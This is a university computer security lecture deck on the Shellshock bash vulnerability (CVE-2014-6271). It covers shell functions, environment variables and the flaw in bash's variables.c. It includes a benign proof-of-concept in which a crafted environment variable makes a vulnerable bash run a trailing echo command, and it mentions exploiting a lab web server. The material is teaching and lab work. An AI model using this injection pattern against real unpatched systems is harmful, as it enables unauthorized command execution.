

# CSCI 476: Computer Security

## Lecture 6: Shellshock Attack

Reese Pearsall  
Fall 2022

# Announcements

Lab 2 Due **Sunday** 9/25 @ 11:59 PM


Be sure to frequently save your work

## LAB 2


### LAB 2 TASK 7

**What are the big ideas from Set-UID Programs? Environment Variables?**



# Factory Analogy





Our job is to unpack boxes we get from China, and sort the parts into the correct bins



# Factory Analogy






You frequently notice that the head is missing certain parts or deformed, so it should not go into the bin





Our job is to unpack boxes we get from China, and sort the parts into the correct bins



You are assigned to check the robot parts and put them in the bin






# Factory Analogy



You frequently notice that the head is missing certain parts or deformed, so it should not go into the bin



What would our program do or check for?





We get lazy and we write a program to check the quality of the robot for us

```
if (error) → throw out  
else → put in bin
```



Our job is to unpack boxes we get from China, and sort the parts into the correct bins

You are assigned to check the robot parts and put them in the bin

# Factory Analogy



You frequently notice that the head is missing certain parts or deformed, so it should not go into the bin



This will throw out any robots that has issues!

What would our program do or check for?

```
if (headHasErrors) {  
    throwOut()  
}  
else:  
    putInBin()
```


```
headHadErrors {  
  
    if missing antenna:  
        return true  
    if miscolor antenna:  
        return true
```

```
    return false
```

```
}
```

... right?

# Factory Analogy



What would our program do or check for?

```
if (headHasErrors) {  
    throwOut()  
}  
else:  
    putInBin()
```



```
headHadErrors {
```

```
    if missing antenna:  
        return true  
    if miscolor antenna:  
        return true
```

```
    return false
```

```
}
```


... right?



Not quite.....



This will throw out any robots that has issues!



# Shell Functions

A shell program is a command-line interpreter

- Provides an interface between the user and OS
- There are different types of shell: sh, bash, csh, dash, etc


The bash shell is one of the most popular shell programs; often used in Linux OS

The Shellshock vulnerability (Lab 02) results from how **shell functions** and **environment variables** are handled in the bash shell

# Shell Functions-Example


```
[parent]$ foo() { echo "Inside a function"; }  
[parent]$ declare -f foo  
foo (  
{  
    echo "Inside a function"  
}  
[parent]$ foo  
Inside a function  
[parent]$ unset -f foo  
[parent]$ declare -f foo
```

# Passing Shell Functions



# Passing Shell Functions

1. `foo() { echo "hello"; }`
2. `export foo`



# Passing Shell Functions

```
[parent]$ foo() { echo "hello world"; }  
[parent]$ declare -f foo  
foo ()  
{  
    echo "hello world"  
}  
[parent]$ foo  
hello world  
[parent]$ export -f foo  
[parent]$ bash  
[child]$ declare -f foo  
foo ()  
{  
    echo "hello world"  
}  
[child]$ foo  
hello world
```

## Approach 1

- define a shell function in the parent shell
- export it
- (child inherits the exported shell function)  
    -> "thanks mama/dada!"

# Passing Shell Functions

## ANOTHER WAY

```
[parent]$ foo='() { echo "hello world"; }'  
[parent]$ echo $foo  
() { echo "hello world" }  
[parent]$ declare -f foo  
[parent]$ export foo      <-- mark variable for export  
[parent]$ bash_shellshock <-- run vuln version of bash as the child  
[child]$ echo $foo
```

```
[child]$ declare -f foo    <-- foo becomes a shell function!  
foo ()  
{  
    echo "hello world"  
}  
[child]$ foo  
hello world
```

### Approach 2

- define a function as an env. var. shell
- it becomes a shell function in the child process!

# Passing Shell Functions ANOTHER WAY

Pass as an **environment variable**

```
[parent]$ foo='() { echo "hello world"; }'  
[parent]$ echo $foo  
() { echo "hello world" }  
[parent]$ declare -f foo  
[parent]$ export foo      <-- mark variable for export  
[parent]$ bash_shellshock <-- run vuln version of bash as the child  
[child]$ echo $foo  
  
[child]$ declare -f foo    <-- foo becomes a shell function!  
foo ()  
{  
    echo "hello world"  
}  
[child]$ foo  
hello world
```

Not an environment variable!

## Approach 2

- define a function as an env. var. shell
- it becomes a shell function in the child process!

Shell will **parse** the environment variables, and if it finds a valid function definition, it will be converted to a **shell function**

# Summary: Passing Shell Functions

Both approaches are similar (both use env. Vars.)

## Approach 1

- Parent shell creates a child process
- Passes exported functions as env. Variables

## Approach 2

- Similar, but parent need not be a shell process!

Any process that needs to pass a function definition to the child, can simply use environment variables

# The Shellshock Vulnerability

## Romanian Hackers Used The Shellshock Bug To Hack Yahoo's Servers

James Cook Oct 6, 2014, 3:55 AM


Security researcher Jonathan Hall says he has found evidence that Romanian hackers used the Shellshock bug to gain access to Yahoo servers, according to a post on his website [Future South](#).



ANDY GREENBERG SECURITY SEP 25, 2014 4:49 PM

## Hackers Are Already Using the Shellshock Bug to Launch Botnet Attacks

With a bug as dangerous as the "shellshock" security vulnerability discovered yesterday, it takes less than 24 hours to go from proof-of-concept to pandemic.



Shellshock was classified as being an extremely critical bug. **Low** complexity and **high** potential damage

# The Shellshock Vulnerability

*aka. shellshock, bashbug, bashdoor*

- Disclosed Sept. 24<sup>th</sup>, 2014
- **CVE-2014-6271**  
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>
- This vulnerability exploited a mistake made by bash when it converts *env. vars.* to *function defs*
- Additional bugs were found in bash source code after disclosure of shellshock
- The bug has existed in bash source code since August of 1989

# The Shellshock Vulnerability

```
[parent]$ foo='() { echo "hello world"; }; echo "extra";'
[parent]$ echo $foo
() { echo "hello world" }; echo "extra";
[parent]$ export foo
[parent]$ bash_shellshock <-- run vuln version of bash as the child
extra <-- extra cmd. is executed!
[child]$ echo $foo

[child]$ declare -f foo
foo ()
{
    echo "hello world"
}
```

Due to a *parsing bug* when processing env. variables, bash executes trailing commands in env. variables

# The Shellshock Vulnerability

A long string of commands

```
[parent]$ foo='() { echo "hello world"; }; echo "extra";'
[parent]$ echo $foo
() { echo "hello world" }; echo "extra";
[parent]$ export foo
[parent]$ bash_shellshock <-- run vuln version of bash as the child
extra <-- extra cmd. is executed!
[child]$ echo $foo

[child]$ declare -f foo
foo ()
{
    echo "hello world"
}
```


Due to a *parsing bug* when processing env. variables, bash **executes trailing commands** in env. variables



# The Shellshock Vulnerability

```
[parent]$ foo='() { echo "hello world"; }; echo "extra";'
[parent]$ echo $foo
() { echo "hello world" }; echo "extra";
[parent]$ export foo
[parent]$ bash_shellshock <-- run vuln version of bash as the child
extra <-- extra cmd. is executed!
[child]$ echo $foo

[child]$ declare -f foo
foo ()
{
    echo "hello world"
}
```



`bash_shellshock` does not exist on your machine, but we will be exploiting a web server that does have it

Due to a *parsing bug* when processing env. variables, bash **executes trailing commands** in env. variables



# The Mistake

The shellshock bug starts in `variables.c` file in the bash source code

```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now.  Don't import
           functions from the environment in privileged mode. */
        if (privmode == 0 && read_but_dont_execute == 0 &&      ①
            STREQN ("() {", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name,                ②
                             SEVAL_NONINT|SEVAL_NOHIST);

            (the rest of code is omitted)
```

# The Mistake

The shellshock bug starts in `variables.c` file in the bash source code

```
void initialize_shell_variables (env, privmode)
    char **env;
    int privmode;
{
    ...
    for (string_index = 0; string = env[string_index++];) {
        ...
        /* If exported function, define it now.  Don't import
           functions from the environment in privileged mode. */
        if (privmode == 0 && read_but_dont_execute == 0 &&      ①
            STREQN ("() {}", string, 4)) {
            ...
            // Shellshock vulnerability is inside:
            parse_and_execute(temp_string, name,                ②
                             SEVAL_NONINT|SEVAL_NOHIST);
